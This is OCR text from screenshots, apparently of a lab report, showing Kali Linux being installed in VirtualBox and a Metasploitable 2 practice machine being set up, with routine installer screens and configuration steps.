

Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Install the base system
Installing the base system
Validating libdb5.3t64...
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:40
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Software selection
At the moment, only the core of the system is installed. The default selections below will install Kali Linux with its standard desktop environment and the default tools.
You can customize it by choosing a different desktop environment or a different collection of tools.
Choose software to install:
Desktop environment [selecting this item has no effect]
... Xfce (Kali's default desktop environment)
... GNOME
... KDE Plasma
Collection of tools [selecting this item has no effect]
... top10 -- the 10 most popular tools
... default -- recommended tools (available in the live system)
Screenshot
Continue
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:44
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Select and install software
Select and install software
Retrieving file 208 of 2592 (3min 18s remaining)
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:44
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Install the GRUB boot loader
It seems that this new installation is the only operating system on this computer. If so, it should be safe to install the GRUB boot loader to your primary drive (UEFI partition/boot record).
Warning: If your computer has another operating system that the installer failed to detect, this will make that operating system temporarily unbootable, though GRUB can be manually configured later to boot it.
Install the GRUB boot loader to your primary drive?
No
Yes
Screenshot
Go Back
Continue
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
14:29
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Install the GRUB boot loader
You need to make the newly installed system bootable, by installing the GRUB boot loader on a bootable device. The usual way to do this is to install GRUB to your primary drive (UEFI partition/boot record). You may instead install GRUB to a different drive (or partition), or to removable media.
Device for boot loader installation:
Enter device manually
/dev/sda (ata-VBOX_HARDDISK_VB59712116-ba51cb94)
Screenshot
Go Back
Continue
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
14:30
12-01-2025


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Install the GRUB boot loader
Installing GRUB boot loader
Running "grub-install /dev/sda"...
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
14:30
12-01-2025


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Finish the installation
Finishing the installation
Running hw-detect...
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
14:30
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Finish the installation
Installation complete
Installation is complete, so it is time to boot into your new system. Make sure to remove the installation media, so that you boot into the new system rather than restarting the installation.
Please choose <Continue> to reboot.
Screenshot
Go Back
Continue
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
14:34
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
vbox
us
12 Jan, 14:37
maran
Cancel
Log In
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
14:37
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
14:39
Trash
File System
Home
KALI
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
14:39
12-01-2025


4. Create a Virtual Machine for Metasploitable:


- Unzipping the Metasploitable file using the Winrar.
- Opened the oracle virtual box and clicked to create a new virtual machine.
- Named as Metasploitable 2, selected a folder to create the virtual harddisk.
- Selected OS type as Linux, OS subtype Oracle Linux, Version as Oracle Linux (64- bit).
- In the next step allocated 1 GB of RAM and selected 1 virtual processor.
- In the 3rd step, Select use an existing virtual box harddisk file.
- Opening the unzipped Metasploitable.vmdk file, clicking finish.
- After that clicked on start to run the Metasploitable 2 virtual machine.
- Metasploitable 2 is booting up and entering the default credentials to login, Metasploitable 2 is installed and working fine.
-




